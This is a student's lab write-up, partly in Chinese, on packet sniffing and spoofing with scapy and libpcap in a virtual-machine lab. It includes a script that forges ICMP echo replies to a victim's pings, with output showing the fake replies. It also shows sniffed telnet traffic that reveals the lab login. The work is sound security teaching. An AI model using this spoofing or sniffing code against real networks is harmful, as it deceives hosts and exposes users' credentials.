Packet Sniffing and Spoofing Lab Report

Task1

Task1.1A

我们使用的scapy包的官方介绍为


> Scapy runs natively on Linux, and on most Unixes with libpcap and its python wrappers (see scapy's installation page). The same code base now runs natively on both Python 2 and Python 3.

libpcap的文档中明确指出

> Under Linux:
>
> You must be root or the application capturing packets must be
>
> installed setuid to root (unless your distribution has a kernel
>
> that supports capability bits such as CAP_NET_RAW and code to
>
> allow those capability bits to be given to particular accounts
>
> and to cause those bits to be set on a user's initial processes
>
> when they log in, in which case you must have CAP_NET_RAW in
>
> order to capture and CAP_NET_ADMIN to enumerate network devices
>
> with, for example, the -D flag).

因此所有基于scapy的程序都必须在root权限下才可以正常工作,反之则不行.

如果没有sudo权限,则会报错:



Task1.1B

要求的三种规则分别为:


```
pkt=sniff(filter='icmp',prn=print_pkt)
```

```
pkt=sniff(filter='tcp and port 23',prn=print_pkt)
```

```
pkt=sniff(filter='net 128.230',prn=print_pkt)
```

Task1.2

运行指定程序之后用wireshark抓包,发现我们向1.2.3.4发送了ICMP request




Task1.3

由于虚拟机的网络限制,除了前两个包,程序并不能得到结果.尝试了真正的traceroute也得不到结果,通过wireshark观察到了大量UDP的包,而且并没有被识别成DNS流量,怀疑是这个环节出了问题..


程序如下

```
#!/usr/bin/python
from scapy.all import *
for i in range(30):
    a = IP()
    a.dst='180.101.49.11'
    a.ttl=i
    b=ICMP()
    send(a/b)
```


wireshark抓包结果如图



正版traceroute结果如图



如果是在宿主机执行此程序,则可以得到比较好的效果.明显可以看见在得到目标地址回复之前,依次收到了ttl exceeded的包.



Task1.4

伪造程序如图.原理是嗅探到包之后直接将原地址和目的地址互换,并更改icmp类型为reply即可

```
#!/usr/bin/python
from scapy.all import *
a = IP()
a.show()
def print_pkt(pkt):
    if pkt[IP].src=='10.0.2.132':
        fake=IP()
        fake.dst=pkt[IP].src
```

```
        fake.src=pkt[IP].dst
        fakeicmp=pkt[ICMP]
        fakeicmp.type=0
        send(fake/fakeicmp)
#
pkt=sniff(filter='icmp',prn=print_pkt)##1.1A
```

我们知道在中国大陆,www.google.com 是不可能ping通的.但是被攻击之后,目标机器会收到回复.

```
[09/28/19]seed@VM:~$ ping www.google.com
PING www.google.com (74.86.142.55) 56(84) bytes of data.
64 bytes from 37.8e.564a.ip4.static.sl-reverse.com (74.86.142.55): icmp_seq=1 tt
l=64 time=12.4 ms
64 bytes from 37.8e.564a.ip4.static.sl-reverse.com (74.86.142.55): icmp_seq=2 tt
l=64 time=7.98 ms
64 bytes from 37.8e.564a.ip4.static.sl-reverse.com (74.86.142.55): icmp_seq=3 tt
l=64 time=8.56 ms
64 bytes from 37.8e.564a.ip4.static.sl-reverse.com (74.86.142.55): icmp_seq=4 tt
l=64 time=5.96 ms
64 bytes from 37.8e.564a.ip4.static.sl-reverse.com (74.86.142.55): icmp_seq=5 tt
l=64 time=7.04 ms
^C
```

Task2

Task2.1A

1

第一步:告诉程序需要嗅探那张网卡,得到嗅探目标网卡的handle

第二步:告知程序嗅探的规则并编译应用

第三部:采取适当的方法嗅探(loop,next等等),并调用相应的处理函数

2

根据gdb的分析,程序会在compile这一步失败


```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7eea500 in pcap_compile () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
```

3


观察可知,若关闭混杂模式,则只能接收到与自己相关的包.必须打开混杂模式,才能收到同一局域网内其他用户的包

Task2.1B

被监听的两台机器互相ping



telnet登录(23端口)



Task2.1c

使用示例程序中的payload,监听所有23端口的讯息,可以得到如下结果.

```
00000   ff fc 01                                          ...
00000   ff fb 01                                          ...
00000   ff fd 01                                          ...
00000   55 62 75 6e 74 75 20 31  36 2e 30 34 2e 32 20 4c  Ubuntu 16.04.2 L
00016   54 53 0d 0a                                       TS..
00000   56 4d 20 6c 6f 67 69 6e  3a 20                    VM login:
00000   73                                                s
00000   73                                                s
00000   65                                                e
00000   65                                                e
00000   65                                                e
00000   65                                                e
00000   64                                                d
00000   64                                                d
00000   0d 00                                             ..
00000   0d 0a 50 61 73 73 77 6f  72 64 3a 20              ..Password:
00000   64                                                d
00000   65                                                e
00000   65                                                e
00000   73                                                s
00000   0d 00                                             ..
00000   0d 0a                                             ..
00000   4c 61 73 74 20 6c 6f 67  69 6e 3a 20 53 61 74 20  Last login: Sat
00016   53 65 70 20 32 38 20 31  34 3a 32 37 3a 35 34 20  Sep 28 14:27:54
```


可知因为回显的存在,登录账号应该是seed,密码为dees.

Task2.2

Task2.2A&2.2B

执行程序后wireshark截图

程序以1.2.3.4为源地址发了一个包,又以4.3.2.1地址向局域网内其他程序发了伪造的icmp包,并得到了回复



question

4 如果IP数据包中的长度字段,则可以随意指定,发包之后会被自动纠正.如果是send函数之前的长度,则不能随意指定,否则会报错.

5 无需计算,但wireshark知道check是错误的.但是一个错误的ip报文仍能得到响应.icmp的checksum如果错误,会被wreshark高亮提示,但也能得到回复.

6会停止在此处

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 12901) exited normally]
Warning: not running or target is remote
```

Task2.3

受害者视角.原理与之前一样.错误的延迟\是因为直接讲收到的icmp包更改类型之后发送,没有改变时间戳.